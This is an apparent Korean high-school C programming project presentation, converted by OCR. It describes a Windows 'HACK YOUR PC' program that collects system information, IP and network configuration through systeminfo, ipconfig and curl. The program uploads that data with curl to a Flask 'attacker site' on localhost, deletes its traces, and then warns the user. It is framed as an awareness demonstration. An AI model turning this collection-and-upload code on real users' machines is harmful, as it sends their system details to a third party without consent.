1학기 C언어 개인 프로젝트
$₹€₳Ł ¥Θ⊎₹ ł₦₣Θ

10205 김승중

개발 목표


- 목적: 사용자 PC의 정보 탈취 (공인IP, OS, MAC Address)
- 작동 방식: PowerShell 커맨드를 통한 정보 출력 * 저장
- 이후 공격자의 웹 사이트로 출력*저장된 파일을 업로드
- 생성되었던 저장 파일을 삭제

프로젝트 목적

- 목적 :

- 사람들에게 자신들의 PC 정보가 쉽게 노출될 수 있다는 경각심을 알리기 위함

프로그램 동작 과정



소스코드 (1)

- 메인화면:

```
void opening() {
    const char* ascii_art =
        "       .-\"\"\"\"\"-.\\                    .-\"\"\"\"\"-.\\      \n"
        "      /         \\ \\                  /         \\ \\     \n"
        "     | 0      0 |                 | 0       0 |     \n"
        "     |   `----'   |-----------------|   `----'   |     \n"
        "     |  .-'''-.  |                 |  .-'''-.  |     \n"
        "     |.'         '.|                |.'         '.|     \n"
        "     |/ /     \\ \\|                  |/ /     \\ \\|     \n"
        "     (_|       |_)       ---->     (_|       |_)\n"
        "       \\\\     /                       \\\\     /\n"
        "        '-.-'                         '-.-'\n"
        "\n"
        "-------------------------------------------------------------------------------------------------
\n"
        "                                  HACK YOUR PC !
\n"
        "-------------------------------------------------------------------------------------------------
\n";

    printf("%s", ascii_art);
    Sleep(5000);
}
```

소스코드 (2)

- 정보 저장 * 출력:

```c
void print_public_ip() {
    system("curl -s ifconfig.me > ip.txt");
    FILE* ip_file = fopen("ip.txt", "r");
    if(ip_file == NULL) {
        wprintf(L"IP 주소를 얻을 수 없습니다.\n");
        return;
    }

    char ip[16];
    fgets(ip, 16, ip_file);
    wprintf(L"공인 아이피 주소: %hs\n", ip);

    fclose(ip_file);
}

void print_public_ip_2() {
    system("curl -s ifconfig.me > ip.txt");
    FILE* ip_file = fopen("ip.txt", "r");
    if(ip_file == NULL) {
        wprintf(L"IP 주소를 얻을 수 없습니다.\n");
        return;
    }

    char ip[16];
    fgets(ip, 16, ip_file);
    //wprintf(L"공인 아이피 주소: %hs\n", ip);

    fclose(ip_file);
}

const wchar_t* commands[Command_Count] = {
    L"color a",
    L"echo 0",
    L"systeminfo > user_info.txt",
    L"echo.",
    L"cls"
};

wchar_t host_name[500];
wchar_t os_name[500];
wchar_t os_version[500];
wchar_t registered_owner[500];
wchar_t system_manufacturer[500];
wchar_t system_model[500];
wchar_t system_type[500];
wchar_t processor[500];
wchar_t windows_directory[500];
wchar_t available_memory[500];
wchar_t network_card[1000];

void start_to_steal_info() {
    for (int i = 0; i < Command_Count; i++) {
        _wsystem(commands[i]);
    }
}
```

```c
void steal_to_user_info() {
    FILE* file = _wfopen(L"user_info.txt", L"r, ccs=UNICODE");
    if (file == NULL) {
        printf("user_info.txt 파일을 열 수 없습니다.\n");
        return;
    }

    wchar_t line[500];
while (fgetws(line, sizeof(line) / sizeof(line[0]), file)) {
    wchar_t* colon = wcschr(line, L':');
    if (colon == NULL)
        continue;

    wchar_t* value = colon + 2;
    size_t value_length = wcslen(value);

    if (wcsstr(line, L"호스트 이름") != NULL)
        wcsncpy(host_name, value, sizeof(host_name) / sizeof(host_name[0]) - 1);
    else if (wcsstr(line, L"OS 이름") != NULL)
        wcsncpy(os_name, value, sizeof(os_name) / sizeof(os_name[0]) - 1);
    else if (wcsstr(line, L"OS 버전") != NULL)
        wcsncpy(os_version, value, sizeof(os_version) / sizeof(os_version[0]) - 1);
    else if (wcsstr(line, L"등록된 소유자") != NULL)
        wcsncpy(registered_owner, value, sizeof(registered_owner) / sizeof(registered_owner[0]) - 1);
    else if (wcsstr(line, L"시스템 제조업체") != NULL)
        wcsncpy(system_manufacturer, value, sizeof(system_manufacturer) /
sizeof(system_manufacturer[0]) - 1);
    else if (wcsstr(line, L"시스템 모델") != NULL)
        wcsncpy(system_model, value, sizeof(system_model) / sizeof(system_model[0]) - 1);
    else if (wcsstr(line, L"시스템 종류") != NULL)
        wcsncpy(system_type, value, sizeof(system_type) / sizeof(system_type[0]) - 1);
    else if (wcsstr(line, L"프로세서") != NULL)
        wcsncpy(processor, value, sizeof(processor) / sizeof(processor[0]) - 1);
    else if (wcsstr(line, L"Windows 디렉터리") != NULL)
        wcsncpy(windows_directory, value, sizeof(windows_directory) / sizeof(windows_directory[0]) -
1);
    else if (wcsstr(line, L"사용 가능한 실제 메모리") != NULL)
        wcsncpy(available_memory, value, sizeof(available_memory) / sizeof(available_memory[0]) - 1);

    value[min(value_length, sizeof(host_name) / sizeof(host_name[0]) - 1)] = L'\0';
}
```

소스코드 (3)

- 대표 정보를 사용자에게 출력:

```
    wprintf(L"*********************************************\n");
    wprintf(L"탈취된 정보는 다음과 같습니다:\n");
    puts("");
    wprintf(L"호스트 이름: %s\n", host_name);
    print_public_ip(); // 공인 아이피 출력
    puts("");
    wprintf(L"OS 이름: %s\n", os_name);
    wprintf(L"OS 버전: %s\n", os_version);
    wprintf(L"등록된 소유자: %s\n", registered_owner);
    wprintf(L"시스템 제조업체: %s\n", system_manufacturer);
    wprintf(L"시스템 모델: %s\n", system_model);
    wprintf(L"시스템 종류: %s\n", system_type);
    wprintf(L"프로세서: %s\n", processor);
    wprintf(L"Windows 디렉터리: %s\n", windows_directory);
    wprintf(L"사용 가능한 실제 메모리: %s\n", available_memory);
    wprintf(L"당신의 컴퓨터 정보가 해커에게 수집되어 해커의 서버로 전송되었습니다.\n");
    wprintf(L"*********************************************\n");
}
```

소스코드 (4)

- 해커에게 보낼 파일 생성
- 파일 업로드 함수
- 생성 파일 삭제

```
void go_to_hacker()
{
    system("curl ifconfig.me > result.txt");
    system("systeminfo >> result.txt");
    system("ipconfig /all >> result.txt");
}
void upload_file(const char* filename, const char* url) {
    char command[500];
    sprintf(command, "curl -F file=@%s %s", filename, url);
    system(command);
}

void delete_temp_files() {
    // 생성 파일들을 삭제합니다.
    remove("ip.txt");
    _wremove(L"user_info.txt");
    _wremove(L"result.txt");
}
```


소스코드 (5)

- Main 함수

```c
int main() {
    opening();

    _wsetlocale(LC_ALL, L"korean");
    start_to_steal_info();
    steal_to_user_info();

    go_to_hacker();
    upload_file("result.txt", "http://127.0.0.1:5000");  // 해커의 사이트로 파일 업로드

    delete_temp_files();

    int cnt =1;

    while(1)
    {
        printf("\n");

        cnt++;
        if(cnt==100)break;
    }



    opening();

    wprintf(L"당신의 정보가 손쉽게 노출될 수 있다는 점을 항상 유의하세요 !\n");
    wprintf(L"이 프로그램은 C언어 기반으로 만들어졌으며 선린인터넷고등학교 재학생 김승중이 만들었습니다.\n");
    wprintf(L"본 프로그램은 프로젝트 제작 및 발표 외에 용도로는 사용되지 않습니다.\n");


    Sleep(20000);

    return 0;
}
```


소스코드 (6)

- 공격자의 웹 사이트




```python
from flask import Flask, request, render_template
from werkzeug.utils import secure_filename
from werkzeug.exceptions import RequestEntityTooLarge
import os
import chardet

UPLOAD_FOLDER = 'C:\\test_down'
ALLOWED_EXTENSIONS = {'txt', 'pdf', 'docx', 'xlsx'}  # 허용할 파일 확장자 목록

app = Flask(__name__, template_folder='my_templates')
app.config['UPLOAD_FOLDER'] = UPLOAD_FOLDER
app.config['MAX_CONTENT_LENGTH'] = 10 * 1024 * 1024 * 1024  # 10GB

def allowed_file(filename):
    return '.' in filename and filename.rsplit('.', 1)[1].lower() in ALLOWED_EXTENSIONS

def detect_encoding(file_path):
    with open(file_path, 'rb') as f:
        result = chardet.detect(f.read())
    return result['encoding']

@app.route('/', methods=['GET', 'POST'])
def upload_file():
    if request.method == 'POST':
        file = request.files['file']
        if file and allowed_file(file.filename):
            filename = secure_filename(file.filename)
            file_path = os.path.join(app.config['UPLOAD_FOLDER'], filename)
            file.save(file_path)

            # 파일 크기 검사
            file_size = os.path.getsize(file_path)
            max_file_size = 10 * 1024 * 1024 * 1024  # 10GB
            if file_size > max_file_size:
                raise RequestEntityTooLarge("Uploaded file is too large.")

            encoding = detect_encoding(file_path)
            with open(file_path, 'r', encoding=encoding) as f:
                content = f.read()
            return render_template('file_content.html', content=content)
    return '''
    <!doctype html>
    <title>Upload new File</title>
    <h1>Upload new File</h1>
    <form method=post enctype=multipart/form-data>
      <input type=file name=file>
      <input type=submit value=Upload>
    </form>
    '''

if __name__ == '__main__':
    app.run(debug=True)
```

프로그램 작동 영상


project_c
새로 만들기
정렬
보기
내 PC › 귀엽고 (C:) › Users › Administrator › Desktop › dev › project_c
project_c 검색
이름
수정한 날짜
유형
크기
test 2023-06-26 오전 1:37 파일 폴더
1.c 2023-06-26 오전 1:46 C 파일 1KB
1.exe 2023-06-26 오전 1:41 응용 프로그램 49KB
Project_FINAL.c 2023-06-26 오전 1:55 C 파일 7KB
Project_FINAL.exe 2023-06-26 오전 1:56 응용 프로그램 57KB
site.py 2023-06-26 오전 1:33 Python 원본 파일 2KB
바탕 화면
다운로드
문서
사진
음악
동영상
test_down
oCam
project_c
L7_06_19
내 PC
DVD 드라이브 (E:)
USB 드라이브 (I:)
네트워크
Linux
6개 항목 | 1개 항목 선택함 56.2KB
Windows PowerShell
2023-06-06 오후 2:42 .vscode-cli
2023-05-30 오후 6:23 3D Objects
2023-06-06 오후 4:54 Cisco Packet Tracer 8.2.1
2023-06-18 오후 3:41 Contacts
2023-06-01 오후 11:40 curseforge
2023-06-25 오후 6:26 Desktop
2023-06-25 오후 11:17 Documents
2023-06-25 오후 11:40 Downloads
2023-06-18 오후 3:41 Favorites
2023-06-18 오후 3:41 Links
2023-06-25 오후 10:47 Music
2023-06-24 오후 8:28 OneDrive
2023-06-25 오후 11:38 Pictures
2023-06-18 오후 3:41 Saved Games
2023-06-18 오후 3:41 Searches
2023-06-18 오후 4:13 source
2023-06-25 오후 9:02 Videos
2023-06-06 오후 7:25 VirtualBox VMs
2023-06-08 오전 12:00
2023-06-18 오후 10:21
2023-06-06 오후 3:22
2023-06-06 오후 7:15
2023-06-06 오후 7:09
rs\Administrator> cd ..
rs> cd ..
d .\test_down\
t_down> ls
리: C:\test_down
LastWriteTime Length Name
2023-06-26 오전 1:56 8413 result.txt
2023-06-25 오후 6:00 1354 site.py
t_down> python3 .\site.py
g Flask app 'site'
mode: on
This is a development server. Do not use it in a production deployment. Use a production WSGI
nstead.
g on http://127.0.0.1:5000
L+C to quit
ting with stat
er is active!
er PIN: 112-372-111

감사합니다.

도와준 이들:
김민재_1
ChatGPT
Copilot